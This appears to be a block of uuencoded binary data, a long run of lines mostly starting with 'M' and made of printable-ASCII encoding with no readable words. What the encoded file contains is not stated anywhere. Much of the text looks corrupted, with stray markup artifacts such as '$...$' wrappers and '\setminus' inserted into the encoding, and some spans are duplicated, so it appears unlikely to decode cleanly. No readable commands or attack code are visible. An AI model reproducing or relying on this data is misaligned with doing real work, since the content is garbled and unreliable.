M%F_\$#_'/.\$)*XTVX`-Z,V^(M>"[>BL_A;3A.*N/MN!+>@8?CG7@WWH5?X=TX MUT?&>W!UO!=WQ?OP-+P?;\8'\!5\\$+_#AW#ZU,:'<45\!+?#1_\$X?`QOPVY] M`/]"'C&-STN+(Z;U;H7OT?^U>+[T-\$EG_!=Y/_%\['K2LU_8'O%\[+X+.H-Q $M^{-}!$ (AXJO87=LS&@<D_RI.,7'OF<2CD>^1ORK]\$\$)9)R,?)7X/';GCLS&:<F7 MBD_A1?@!7HPC9S%>@M/C'W%IO!0WQ,NP;O]]L]CM_UC7X/X>=&C=.)MQ<ZS] MI8(YWW\;_'A(XZ!#<^SL_"Y<1_PUME4_A_\$ZW\$O\';:5)R?[!:XI'H1M)<K% $M=HX+BUMA5[G9;F$:<15LZS8^B2/E\<Z-;87A4WBZ^*#T1,G+MHUSB!MA=WV*$ MS^.WXJSY?,\B?`4?\$K^4GFOYC6_C?\69"AC?POWQ73P%W\-'\7T<H:#Q`UP\$ $M/\2=L:W(A8R?XNSBAOC3<,9]Q/-P<;Q'_!B7P+$+>Q?&)7%$$$ 3A<"J\2ZW;X$ M:V&['>YK\$3SNT9.%/\$X1__Q'X5QXKGBG]!ON:EP`?R[NC(?A\$6)]#DN*VN<P

MIFJDP-Z@0]\;4,RX&CXN?H%MI?G4N"XN+^Z)W?P*-\"')7^-&^.DQ7T^`;?` $M&\1WI*=A">.V>*AX/;95M*1Q)]Q&/!^[]]9+&7?#7XK'8S<W*VW\-;XBCE7&$ M]^OK:SP:UQ./Q;;"ES,>CW.*6V*W=HVGX"CEO8OCJ;@/GF:?&W9K4Q6,9^'\ MXI;8W?^#O\.WQ8DKRC\$0?X^;X+EX!)Z'Y^+Y>#_^`3_`"W"Z2G+^PHOMXXA_ MEIX7>"E.4=F[*G;K2W@50BAYHBK^.)Q;_!5VY^6J_CB<4]P<VXKZF3\.YQ6W $MQO'#\9J*M^$$^{HY.B}-6,TZ$BXO#<&+\K?@L3H)?B[-_;IP4?X63X?XX.5Z($ $M4^3..4'OYG7G]M]/.6>X'IU=1Z'O"].A> A='C\%\:9<*P:OCGO&)S @V-($ MUIKV\5NL#1\H5]./9SL\"7\C^7(\&1^6_!Z>@B/4\GEF/!57P=-P&)Z.ITO_ M!3P;_R5.*70.807X-OBF%_YGEFUC3?@=>(+V%:C.LQ[\5!L*TM=YJNX@KBS M, 0H^YWK^/+M!?`V[S_74]^?0(^)GV%:)AL:/<`/Q4&SK*7Z*XS;R+HQM_8/? MXB2-\0>O=8G&]K6NE32X#ME8CI-XPP?]AUQ_V^`8WZ3G;[N_XU<X>A.NZ7`6 M;&LB?H=7B2^(7TE_]Z9!N^^*F2+>)KZ*W>=SFQG'(M\NOB..TMSW?X'CD8>) M9XFW2'_\$%D&[?3^]N*JX(W;W]AN[??R<^+4X240?WP*G(A\H7BC>+?T;6QEG M)K\HCMC:.[.Q`?<,&^<C+R7N*)Z\$\^-#N`!^CS_%J=IZEQ.WQ,7M\Q<O\$._\$ M)?`-<8QV^(-C7<Y@;K:W7*U3!*K2,RH"8X5'XT%X#%Z&O\'[\%A\%=M*VL%X M/GDN<75Q.VQK+/Z!?+GD:3L:+R\$O*6XK'H/=>:V3\0KR@N*FXF%X)5Z+5^\$+ M>#5^C]?@5)WEN('7DC>6?"A>1[Y(\B-X/?D?>`..%V:\\$1?\$/^-:>!,>@&W5 $MZ\setminus U/7DW\setminus 3CQC]BM@7<U/D8^3WQ(?`_;VM.-:Q/R&^*HW;TS8UOW\setminus 77RR#V\setminus 3CQC]BM@7<U/D8^3WQ(?`_;VM.-:Q/R&^*HW;TS8UOW\ 77RR#V\$ M<XBK8ENQ>AK?(\\J_D(<AFW%[67\F#R[N(8X#+MY&GY&?DT<I;=W9NSNS\30 MR)/U\2XE;HK?XZG8'1-PN(A<OTO^&H<G_ZBOS\OB".3M))^\$(Y)OPI'PKS@R MCM#/.`K.AJ/B6C@:[H:CX[DX!CZ'8^+G.!:.V]\X-LZ!W;XVP#@9>2EQ!_%X M[+:QKXTSD/\@/BY^C&U]/=`X&_EWXH/B>]A6KT'&><FGBW>);XK##_8_^PY_ M2IYLB'<!<0WLOE<!E['/0?)J0XTKDG?!;G0#5<E_\$\<;)NL>N#IY?_%2Z6DW $MW + @N^0CQ"O%1[(Z3(XR;D?\H/BG^`]M*.-*X.7DQW`*WP.YZ&;<D7XY;X=/2)$ M,V"4<2?R.>)]XM^QNR8=;=S3_BWB\^*7V%U'C#4>2_ZQ^'-Q9VRKTWCC'\C' MBC>(SV%W?)O(G)/\ECC.).^\V%:Z*<9GR<N(.XLG&QN8?"K'/?)IX@/B/['; MWJ89/R!_(DXWW;LR=I_!F6'\PFZWXF'B%=C-0V8:OR:O+AXKWHEMY90%L8Z\ MA7B>^`QV]U',-@X?R;BDN*_X)^RN4W`D\L1SO#\7#\1N_\)1R1^+LW[KW0!' MP\-P=+P:VWJ+8Y,G_<Z[A+@A=FO"<XTSDZ\37Q:_PK8*_6!<FKRFN*]X)K85 M:8%Q1?(TXO+BYMC6_(7&M<EWB.^((RTRKH-3X;HX'[;U%:Y'W@?7Q]_C!OB` M]+=>8MR)?*AXF?@0[HS?&(?N"6<?MX\OWB^^A7OAQ\$0]SU;'?<E[B!>)CTE_ $MMV7\&@FGB_>)[V-W??23\2C[^HIOBB,OE^L%/(YA'B=^(+TIUEA/(F\M+BS))]]$ M>`JV%7.E\OSRW.+&XN'8?6<:_I8_BKO4MA=_^+YY"?\$_TI/R]7&B\G'B7>) M'V!WCEACO()\I?BZ.,I:W[\(KR<_*GXKSK#.]X_!F^UQ0WQ!_%KZFZXWWF'W M??%:\07LUD,V,\$\FKR+N(_X>NW'&!^PX;_0N*6Z)W9P0'R&_)([RLW=V[,ZG $M^3Y//$)\3/IK[G)^2Y+_$2;"059N-+=ML3=Q7/PFX.CZ^2Q][B75S<$MO:$ $\label{eq:mcf^2wq8gw} $$ MCF^2WQ8GW>I=&MN:C6^3[Q&_$*?>)L\'_T$>; [MW67$G;*OP$$LY]YW4\3;$ $ML3NG[^3<9[<!\4\#Q,NR.1;N-8TOV[BE>(CYI;&\#R/<9;R8^)WXK3[S5VM<]X$ M'WEF<7WQ<&,#[GDV/DX^1KQ=?!?;:GR`[81\A'B3^":VE>^@\07R>N*QX@W8 MC?\AMA/R9N(9XKW85OG#QK?(P\2+Q+]@=SURQ/@1>45Q7_\$"[.:01XV?D.<1 $MMQ1/Q+8Z'N-U)YF/B1^BFV=/&X<P7[66YSUA'<M[-94<33R<">]"XJ;8?>^$ M) (Y#'N>4=UEQ&+:U"R<EORM.]HMW:>S6D'\$J\K/B**>]\V!;<W\Z\KWBE^(T $M9WS_{\&})R)?*WXMCC.6=_?!V<GGR^*WZ'F^*'4Y[S+B50AIGBH^*"?Q4=P,/Q`GR_*'4Y[S+B50AIGBH^*]$ $M/.] = #?' - <7]Q = B%OAG \ 57Q:]P2)[G@74 + < +?"_<0 + Q'MP:_R;.-9%[URX]$ $\texttt{M\#:XE'B;^";?\$5\2) + WE7Q.UP<_\$H\6+<'A\2OQ`GNVS<`1<3M\4=\7CQ\#0\$M }$ $\label{eq:mw'e'n>*=7UP'=\9]Q4O$1W$8?BK.*OW9[@+[BY>+#Z)N^*7XLQ7O;_`W>SS$ $\texttt{M$:} \ 47 + = <> ":= \texttt{UYQ}? = \texttt{P} \# Q - \texttt{O$M} \# (7'TZ) \ Z?B'5 = \texttt{MV4P-NZ/8*WBPPT/4'S}$ M.+BYNWG7^V/LKC=O!>W^JY(X#-LJ^;OQ*-Q,/!Z[[^?!XW"BV]ZEL*V9>!)> $M)[XH/970&$_'K<7CL:T<]XR7X-+BIMA6_/O&JW!><0-LZR;>@,,]\-:QS1;,$ $\label{eq:ms=b.ba$\mbox{$\mbox{$\mbox{MS}=B.BA$$\mbox{$ $\texttt{M} \# X W [X S R X / R Z ' ! ^ " & ^ & O < ' O_$, _ ^ @ O ` $ / ^ > ! O. 4 I > ' _ ^ ! & ^ ! (C_R 8 - , 5 - \ \% \#)$ $M?\4M^-X)4[A^_IC-OA,9+?QIUQN#^],^$P7`-WP5_C'G:L<!]<_K$?JS!C$ M-U:3L:UD?QD/QL7\$K;&MG\$^,Q^"ZXO'85HVGQE/P`/%:/,L^_C/O3G@VGH7G MX+/85M[GQO-Q;>RN*?`B?`6?QDE>V&UI2_!6M/Q!A]97<3+[NR1_BE/9GWWI $M70Z[Z[N_C;/B!>)\#.!M^@;/C'*^,\\^"5XE^QK0+_&!?`]<7?8%O?O38N@?>*$ $MGV\&WKO[\&N!).\]:[.JZ,.V+WN77\.7Z)J^/,_[)MZ_;_@6L'>\S8=@K._KK1$ $M'_W_[)_D^F<&CYVK@OYOOSN&!^*'V-;H=\\:C[3B+#V!;=_$8'/&]S[?CA?B:$ $\label{eq:m.shannon} $$M.$H@OJAG']Z!;XOCAO,]P\,;G\(_BL]C=W]L1..;N)/X6^P^Q+)^"&>)SZ&$ M-.XI7H#+X+WB/W'9#]XGC1X]`J_UKN#G:3(%'?I^OQC&#?%S<<J8ON=@+... M^*XX;FS?4R>.<1\\6+S>&`7SN,:#\4_BZ]A6DGC&PW`Q<5L\'\$_`(_`F//*#

 $M; M; M; H = [^&UD0-OZ; E(GB6^\25< E_&3?$5/`H_BF?CJW@SOH8OXNOX%; Z!$ $MDR; P?TO:A'Z[*B%N@]U:92+CEWBX>"6VU2!)T&X[Z2.>;QSZ-\&-DY-W$$_%$ $M;FR3&Z<ASR/^"N?`<U)X[\-%<;14WGFQ>VZIC:N3]Q,OPN[:,ZUQ*[M]BI.F$ M\SV=<'ORT>)5TA,IO7\$8>1IQ>6,#[G\V'D3^KSA31M^S\V/CB>'H%T?-9'MP MF\17<3[\11PAAW%^7%RL^TOS8,Y]H4-C!08''7KO"=_`-\11<GIGPK;:X-_Q M"/\$*\0GI#Y?+^#;.(/Y"W!/;6HKOX&/B?\0?Y?;]W?/XX 8D\2;Q!>SFX?F" $\texttt{M=O}<.519 \texttt{W} \\ \texttt{4} \\ \texttt{\$}; \\ \texttt{MVO@'} \\ \texttt{\$J} \\ \texttt{L@} \\ \texttt{O7}. \\ (\texttt{JV*WMES8N"} \\ \texttt{\#Y'O} \\ \texttt{\}} \\ \texttt{=0BOK} \\ \texttt{]} \\ \texttt{+D8} \\ \texttt{^2KQ} \\ \texttt{*} \\ \texttt{MSO} $M?$+Z\Q0U+DE>3=Q\#/!6[]]J*&5<@_T3<7\#P$VXKUB7$U\JSB+\1AV-8_\#GY$ M+O\$#<<Q/??\GN#IY`_\$(\8_27Z>X<1WRWN(?Q/NPVQY*&#>QXR#>(;Z!;44L M9=R!/(.XFC@,VYI:VK@W^7KQ-7&@C+Q>N`]Y#?\$`\3SI_P7W)7\J3E76NQ2V M%8;[V>U6O%5\5?ICEC/N3YY=7%O<![OC+1Y,'JZ\=RYQ+6QK,QY!_JLX>@70 M7-C-/?`X\KOB^!6]\V-;Q_!4\D?B))6\BV"W3HAGV3\$1WQ%'K>S[V^'O[7%> MO\$\0?H_KV*\D+RK>)YX/[;U:57C9>1-Q./\%Z["MA]6,=Y/'_MS[\$W\%3[.YQ $M_{<+X(ODV)_0-QG!KR_/$5>PP4?R_>(_TY:QK?L,<$\4#Q0FPK;BV.\^3YQ$W%}$ $M([\ \ \ GR^-\]GQ$8\ \ N'\ \]K*^!GY./$6\ \ UL*T$MXY?D!<3-Q".PFTO@O\ \ GO$ MBS^JXUT9VQJ*7Y&O\$/\FCEW7]S_#D<)SK*[G_95X&+85I[YQ#/*"XC;B2=A6 $ME^{;} < 0.0071*[[^{'}].$ $M]LZ"3^/RXD[B\?@,_DE\1OP,G\7QFWA_(FZ,S^$AXM7B\@_EN<OJEW!7P!$ $\label{eq:mmq5/8V_!} $$MQZF9<O^!/Q"W$P_!EO$!\7/PGOH)C-?<N)*Z#?\6]Q//%$ M>_!5_)LX5@OOW/@:KB\$>*%Z`K^/]XJ?BQ"TYAN#"XI;BT?BF?=W%%\50\6\X M8ROONN)A^)9];N+CXC_Q[SA^:^]28IUCMP[F0\Q:U-K8@>'T?\$0^!Z?&:W`: MO!^GQ9=Q!OP7ME6QC7%AW`B[=6EQQK;>S<7'Q/G:>8\2UV_O?40=P3AR.,83 $M1\sl .OJ > /N*TG;Q;XQ2,SS2 < N_"J?!3_!&.VYGQP:5Q&MP=I\73 < 3I\$*?'$ MSW\$&G#;,."/^`G^,!^-,>"7.C(_@+/@.SHKC=3'.ADOB[+@CSH\$GXIQV>\:Y $M\sn< R?J:IP'E\sy\1"<#V_"^?$?N^#.W<VX(&Z'"^'5N#!^B(OCU-V-2^": Property of the content of the c$ MN"0>ATOA#;BR_5VX"D[1P[@JKH<_PZ-P;7P8U\'1>QK7Q55Q/3P1U\>_X`8X $M;B_CAK@B[HR;XS^\&G?!2W!7?$3\"G?#B7L;=\<E<^_<!/?$?7^O_!WNC3?C$ M/O@,[FL?'_?#B?H8]\<Y\`!<'7^-.^"!>`0>A.?CP7@['H(OX*'X&1Z&X_8U M'HZSX1&X(AZ)6^%1>"`>C1?@,7@7_@G_AMVZ4#_CG>1YQ+6QK3/X\$/E?^"R. MV=_W/,?7[7,>X%U(_"5VGR_&=^QCBA-\;?PGSH+=6BM^0?ZS^*[T5!QH'"X" MXR^>(]Z-W?QSD'%D\ESBNN*^V-8Z')/\G#C\8.^/L;M^Q_')1XO7BD]+?Z8A $\label{eq:model} \texttt{MQLG(*XE[BF=C6RF'&J<F+R9N*1Z!W7P29R1//LS[,VQK',Y.ODA\2/R;]*\8}$ M85R2_+CXE3CY2-]_>Y1Q3?)(H[USBVO@>K@+KH\GX09V#+%[CW6,<2_RCN(Y $\texttt{MXEW8K1M} \\ \texttt{P_Y(WD^\5'P"C\1_X5\$XP5CCT;B0L8'IQY/)7XJSC/.NB=U<\&L\F}$ MCS_>NYRX,YZ/I^,?\`Z\`-_%MKZ98+R<?(WX-W'TB;Y_)5Y/?E8<:9)W#KP5 MU\#;<&^\'<_%MB)/-MY+GE5<#]LZ,I4Y)/EC<9IIOF?2#*[1R#>*[^(7.,5, $MXY>X.?X7C\30\KLKD]G\&4>-R\&LA'BI>AFT5G&/\$7EM\5#Q8CP#7\8S<;)O$ MC6?A.G@VGHCGX'WX6_P.?X>+?6?\/>Z-Y^(=>!Z.^#W;!BZ-?\`#\`*\"2_\$ M?^%%.,]<X\6X/5Z"5^(?\1.\%'\ZSW@9'HU_PEOQ<OP'7H%SSS=>B;OA57@1 M7HVOX#4XUO_&:W%CO`[/P^OQ3;P!IUE@O!%_B7_&/?\$F/`-OQH?P%AQA(=LS $M+HRWX3YX.YZ+=^!3>"=^C7?A'(N,=^,O)![\#=Z+]^-]]F?Q?IQKL?$!W^D?$ $\label{eq:mq"op} \texttt{MQ"OP}(:S7\#G\k^rF_/!)</] = \texttt{8MU^5?"_G7}<\$_YFA, \texttt{L['LP3G.4$'/R-@[S=P])}</p>$ $M_N^{1}_1M_V^{1}_3M_V^{1}_3P_5^{5}^{7}_7QN[G_T)Q\&7^{2}_{2}^{2}_{2}^{2}_{3}^{2}_{3}^{2}_{4}^{2}_{4}^{2}_{5}^{$ M`2?\$;W`BG&V9=RF<&/?"2?`JG!3?QLEPII^,D^/&.`6>@U/B<S@5CK7<^"-< MC</D>?%5W`B_QLUP\[7&S?%`;.LR;HW_\$:=;9]P>?XH[X-JX(QZ*.^'UN"<> $ML=Y[.;;U<C/["TZVQ;L]/H('XZ-X"W;W4VTU/HE+BGMC]WUN^!Q.N,V[+#Z/"]$ M^V(WE][NWSLN(>Z"W3T`^`:^+7G^'?X]LCKX-IZ&[^"+^"Z.N=/X'JZ";=W` M?^*XNXP?XW+8?<X"/\='\OL<>;=_#SHO_AMWQ*_P,OP/OH5M]=QC_!XOQ+:2 M[C6.8-?>L:TM!XQ3D5 !'^'X!XU3X S8?2X/IR??@#/@TS@CCG3(]] #V<EC M'O8NAMU]*3@/^7V<%Z<YXGO:XH+D\$R3?@@N17Y"\SE'C3\F'B]=A=ZUTS+@* M>8KCWF6PK05X&_ENR;.<,-Y+7A&?PYWQ>3P97_C@/I#UP=P<\T_E#OZ/GM[T M1#MIW`>7P6-Q>WSF@\=98G+G?_`G.,XIGT_\$!?\$RR=_C"CC1+_;YM`F^5Y\G MZ-#[:/ACO%SRQS@KCGK:YV5Q3MQ`\M.X(+XG><,SO"ZX.W9UUK@43(IM=<5E $M\3C)W^*./4YXZJX,/X,U\#5<$?\81Z\&:^-YN^[>B>OC:[@!#G?>N"%.AQOA$ $\label{eq:mwgb=Y'6OR+:-1^`]DD?ZU7@,SH!MM<+C\0C)#^/)^#Z>XOXQ'M_S-UZ$XUXS$ M7OS!^2Y7,#?;X7?!_U>5H\$/74SB9?<[BG=)3XKIQ:MP,N_O'<\$9\00Q\$>B[< $M,,[QX7UZ-^WS^98M32!ET^*[FW\S3H1+8[?>BU/@%9+_B]/@I+=\W@5GQ./%$

M&Z6G]._&V7\$#[%X[G!OODCS+;>,"N!PNB)MC]QTXN*@='UP,'Q7?E_YU=XS+ $MX\#/8[;]WC2OCWN+OL7M=[AG7L/W8W8.!O\+;)2]W^]K-;";`^`6./8#.<[C$ $MMG8\)3^-.^{'}DO_\T+@7/H]M[7\4M/NOF]AM\W_X?608_N\)<7R&*<2EL*W<$ MCXVGXZKB; MC65CP; 7Y#\U%_&2_!#<; PGOJ<V7F[_=KP"CY>>L*?&&_\$\$\29L MJ_PSXQVX(79K*7@?OB]YG>?&AW\$8MA7CA?%QG!:[M2G\"]XG>?J7QF=Q"6RK $M/[Z()TM^$O^*?Y^W=]^+E^8V^J!?^=C)/^W/W),_SRO@1KHS=FB?^"R^7$ M `5^CF/](^.#7^&NDJ #; %QR5.^QN&,BV);PW%\$\KF2/\11R2. \7DY').\ $M@>2+<5SR'9)'?VN<D\#PC=N=9G)1\\0.2_XI3DKR60]*]Q&O+6V-:/.^/Y7IP1$ $M!][)S^(LY.TD[Q\8M\#-R>=@=VZ*8-R./"VV-0!W)O]6\C@1C;N1Y\2VUN^^$ MY*<E;QC)>"#Y6&SK563C2>39H_C\>SR=_(CD.:(:SR&OBVTMP_/)CXJ?2\$^& MZ-YA^`<[[Q60E9[?8GCGB6F\@)XOQ#VQ>UUB>4>,;;R0GFSBK["M\7&\;^%% M=MN+ZYT3VVH>SWLU7DS/2?\$SZ<F0P+LS7D+/./%JZ;F14,8YD?&/]%05AV%; $MQ-[XF7TA,KB7<>;*M94NM>"4]U\51D_F>/\2YDAMOH:>BN#5V<Y*4WL_P$ $M2?M\4GGGP.[Z^B/O2JF-K]/37CP9VZJ7QOL[_(">G\7GI:=Q.MDV\&M[3Y3X])$ MKO34RNB]",<-S[Q4_\$AZ(F7RKHQ3T=-2/%QZBF?VGH`ST[-:?!Z[_JS>LW`A M>G:*'TC/X>S>L7,85Z0GB[@2=O<7Y?*.D-NX`3VIQ)]B-P?+[]T?]Z7G>_%^ MZ?FJH/<"_`T]>\1WI&=`8>]#>([M\$4<KXGN:%05>B9?1<US\1'K:?>*]`6^A $MYXSXI?0D*>'="1^G9[)XJ_1$*>5=$5^AI[5XI/0<+NN=N)SQ<WH*B.MBM]91$ MWKLS?D_/%/\$VZ2E4T7L,CFV_1TY\1GJV5Y+MI[)Q"GIRB;_\$[OW\$JO+:X>ST MS!<?EI[-GQGG)[^'W;&]FG\$1\FKB,&PK6770[K@R/;/%^Z5G]Q?>"6L8?T5/ M07%#[-85:WJGKF7<DIZBXGK850(OO=O@,'I&B9=+3^/:LNWA0?1<\$H>KXWOV MU_-.6]]X.CT5Q=VPFXLV\`[7D/,=/1G\$5;![SHV\M^\$U]%P71V[L>XHVD?,F MWDG/&O%%Z?FVJ?>?^`@]<9MY%\2V^C7W/HDOTO-4G*R%[[DDSM;2^!8]GXF[$\verb|M85MK6SES/Y7Q$WJ*B=M@ZO]?UVHCY\\ \& VQHUQ.>P^X6;V[\=S*G\>P'\C-R$ $\label{eq:mnxa} $$MNXA<@Y_8%[Q><.XX)'Z@>-\#_K1VUQ\7Q; P"G\,E<:+VQJ7P%[@TGH#+X-VX]$$ M+'Z&R^%,'8S+X_JX`AZ'*]KM\$%?"D3JRK^\$*N`H>@-UG,W%C^SI*7K23'Y]: $\texttt{MV*TAX/8X26?O3W`'_!5V<QX<90\N\2/L?E>8<0]<)TSV$=P'GY`\8Q?C`;@" }$ $\texttt{M=NO8>\#`^)GFYKL9C<2-LZR*>C-])_D4W]EG<\%;OK-3P'/Y4\70_.7[@TMA6^*]$ MI_%:G!6OPS6QFW?AK3AV+^_\V,U=^QG_@X^([^+7.%)_XS<X%[9589!QKG#& M+7%N/`#GP;-P7KP.VZHQV+@@>2?L[HL>8ER</!>V-0Z7(5\F^5M<@3S%4._R $MV-8T7,5>4XBO2$_Z8<:?DQ<7M\2VSN.OR)^*DP_W/=%'!NVNW3X65\/N6@:'$ MD0=&R7EMM'\$_\H+BQMBM/XPQ=I\UP[8FXV'D*[%[S&^,1Y\$7PK:&CF4[))\K $M/HC=SX[CV$6>']N*-MY?0V405\8NWY]@O)S\$+:5;Q+;*GEU[-9R)QMO$L?/$ $M8K=N,,5X!WDI[+8'O(=\A?B2]&28:GR`O*2X\#7;K&_@X>;QI<DV*SY!_(UXK)$ $M/?_@"^2)IGL7Q+8&S?^CO^DYY$X[DS?4VJ6]RC\AIZ$XOW2LVBV]R,<.;QQ$ $MU\#G>6; "M+^?*=3TN9N>NXJO2<WJQS$N7&+>B)[>X.G;7$4N](RWC&$M/&G$I$ $\texttt{M[,[U*[SWX4GTW!1'6"G/?Y7W,OR3G>>+7TC/9VN}\QJ[N?TA\1/IV;M6YKWK]])} = \texttt{M[,[U*[SWX4GTW!1'6"G/?Y7W,OR3G>>+7TC/9VN}\QJ[N?TA\1/IV;M6YKWK]]} = \texttt{M[,[U*[SWX4GTW]1'6"G/?Y7W,OR3G>>+7TC/9VN}\QJ[N?TA\1/IV;M6YKWK]]} = \texttt{M[,[U*[SWX4GTW]1'6"G/?Y7W,OR3G>>+7TC/9VN}\QJ[N?TA\1/IV]]} = \texttt{M[,[U*[SWX4GTW]1'6"G/?Y7W,OR3G>>+7TC/9VN}\QJ[N]]} = \texttt{M[,[U*[SWX4GTW]1'6"G/?Y7W,OR3G>>+7TC/9VN}\QJ[N]]} = \texttt{M[,[U*[SWX4GTW]1'6"G/?Y7W,OR3G>>+TC/9VN}\QJ[N]]} = \texttt{M[,[U*[SWX4GTW]1'6"G/?Y7W,OR3G>>+TC/9VN}\QJ[N]]} = \texttt{M[,[U*[SWX4GTW]1'6"G/?Y7W,OR3G>>+TC/9VN]} MC/?3DUW\.7;[W4;O&T%SKR`7HMX9\(=SB?J;Y'7\$"_\$VR5_C'W&"S=X%L9OC M;?'G@A3B4M@=`_%&O%Y\#6_%&;<:[_O@>>X.YMQ/GCE6X"H]<<A3;C..BVOB M>'@LCH]WX03X)4Z(LV\W3H0[X<1X,4Z"+^.D.,T.XV2V'R?'*W\$*_"=.B3/L $M-\$Z\$\&^*"/\ B<\&N_!:7\#X7;(^AC/AWI*?QMGM[Y*\]V[CO'@\&=N\'X4(X\1Z?)]$ M3\>E\5K)W^-R./U>[QJX/.Z`W;:*J^"KDE??9 P%;BL>AVO@Y;@F/HYKX<?8 M5H_]Q07Q;/\$1;"01`>.&.)_X2^S&YZ!Q(SL^V*TIX>8X[B'O(MAMVX>]/\<] $M<"?Q%.GY^8AWG*/&0W!^<4/LK@>/>[?`W^-AXF724^2D]Q"\!<\5[Y:>FV>\$ MLYXU?HXKB-MB=TPX)^=0'-5^AE\$<Y;S\O1?D[[UHG)2>_.*&V,V7+GDWOFR< MF9[1XDW&!B;_U?L:+D)/N*O>6;"M>]>]/[EAW)2>QN(1V,TE;GDWPKWH&2Q> M*CU%;WL/QU/H62`^(#V;[WA'O.O76M.)RV%;G>X9;R.?B&U=P;O(_Q&GO"_K $M[0^{W^{2}}Z4GUT+L4=L_G\#^{J^{4}}K<6CI.>//[T+/C9.:#]G(>Z!W9K,$^___)$ $MY&<+/3?^{'}UJ&L]E_1,7^{'}USS#/$'Q_>6+DH$30<+_E=4,]]VCNGZR@9[$ $\verb|M`B&G"40/.5L@8<C9`WG^<_<math>\#Y5`TY5Z!6R+D\#W?]SL'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&@5<L'MOR/D"$T(N$&W))$ ML9`+!>Z%7"3P).2BYE_\<"X62!7RIX&L(9<(%`RY5."KD\$OSR?+P+^SX'WKW $\texttt{M_GT\&G"FP+VC.Q_):W`C^K[/[VOS.N8/]\&8+GG?<)2@8J!\#TO^*Al0\^MG(Q;) } \\$ $M^4\#DD^L$$H1<D;L:W6-R)V,M'K-*(%W"DH&6/&9E'K.+M;PN5>3QOY#'KQF($ $M%?*7@60AUPZD\#KE. -7[S_4\#A4)N$*@9<N/@_WG)H%^(3</#`NY=6!6R.T"$ $M"T/N**]CI\+\&D\#L'MH7<)?!+R-T"OX?<G7]-;B"O1=7`_?OWT_#GP4N!KT8$ M5PN<"CH#_CQP+.C_Z?5Z[,<6KV%L>P7B)2H9V,MX]F1L*UC+V/:2L>T?B!;R M@\$"2D`<&4H7,W:/.OP.%OQX=J!;R-X\$1(8]EM0,'M_[Y(:\)7`AYG7F'UGE] $\texttt{M(\&7(/P<RA[PI4/0_!T>VF?1T"GE'H\$?(.WDG\QKCUINQO8/[!/X*^@WN\&[CWM])) }$ MYG\>SY%^^\<?O33C>3@P,_%_X[F/\2SRTG@_XUD1'PC\$#8WS(3EN')9Q/F-Z $MG,]Q1,3!$:D0\B79)J\&>H5\+?!UR-<\#PT.^&9@>\F^!I2'_'E@;\MW`YI#O$

M!4?H/S\,W`KYC\"CD/_F7_K"P?6?FB&_#C0.^=]`^Y"CAIL2<O1PQT*.\$>YB MR+'"_1YZ78[P6C1Z:7PT\"CHKOA8X%[OH_'QP.]!S\8G`C>"7H1/<AP[C\$\% __X<_B5P(.@'QL'7Y>7_LK\\^N_U%;<P\[ND)0.QG"<&_3KX.,[,EC^Q $MK7R;7^{A}$] 8 $^{1}GOX^{3}$ 2 0) 2 0) 2 40 3 7 2 7.,(\ICB 2 N+1 $MXN_{..}^{2.OSE'4RFB!J^7_OM[(WH_%N>/%*"_4W!@(P=_]K]KI?2XW0?GZVI1}$ M;?_;X/>3%:;G&GD5?!TW\$0\03\6W\&)\%V_&]^WS%-_##_`;_!#'?67\".?\$ M?^#*XB;X3]Q-/!(_Q@O%6_!?^`)^@I^+8_QC_!3G\$5?\$SW`]_!QW%(\61XQA MQ_!=AAR!N<'<F'E^!/^Z))77J&'0IB=N].":#X]SCOP4+O?!_;?J._3DP:]P $M7ASCM7$^G`KGQ[G$57`!W$C<#Q?$$\4K<2&\1WP=$\9/<$$<^XUW!EP2$\.?$ MX>JX&NXD'BJ>(5XAWBN^B#_'[\0)WGIG%9?\$U7\$#<9AXJ'BF>(5X-_X"WQ:_ M%L?]U[@!SH`;XB*X":XF;B<>A)OB:>)EXEWBT^)[N!F.\\Y?FV?'/7%%W!LW MPE_C`>)I>"#^\$0_"V_%@?`9_@Q_@L3C\>^.).#V>A,OAR?;WBGOC*?@;_!V> M+]Z,Y^+C>!Z^A>?;URB>W:?V[PH>,LGSDL<,1`HY'<Z/"XJKX(*XJ;@/+H0G MB)?@PGB;^"QNBA^*(X0S;H93B`O@YO@S<6O<`@\2S\\$M\7KQ2=P*WQ5'"V_< $M&J?'[7^Q<4/<'O<4S\setminus(=[.\2G\setminus(=\1UQY^C&G>S?*,Z'.^/*XO8X#^\1?XN[$ $MX+76'WX/,'E1^{-1}_{B,-%-'9KK;@"^5+Q(?$UZ6\6R?AS\L'BI=C6\&UR+/'%D$ $M[V+8UDQ<EWR;^('TE(']BW(B\K7@ZMO4$-R=/$)5M`)?^[OT:W-;^+O$]Z9D3$ $MC3$D/R!^@]TZ0W3C/N07Q#8B^)YM>+ = < W'2F+[G,!Y-_E2<,9;OF84GDJ\4$ $M'Y>>&+&-IY`7P+;FX9GV;Y'\<ASC->30L'L?,[[Q,?+L>&44X_%[;"[GRV!]]]$ $M\4;R_N*YXKW85JJ$QEO(2XD[BZ=A6\42&1\DKR<>&G1H?3*Q\5GRRN+N^!P>$ $\texttt{M(UZ\&;;W$E\E3)/\&NC'^U/XNOXIW85KJDQK_9OT7<\#MNZBN^2AT_FG4=<!]OZ }$ $M\$?]!'CVY=VG\)^XB7H9ME4EA_)P\3+P\$O\#[L>M/:?R&O+WX.^SF_/@=><)4$ 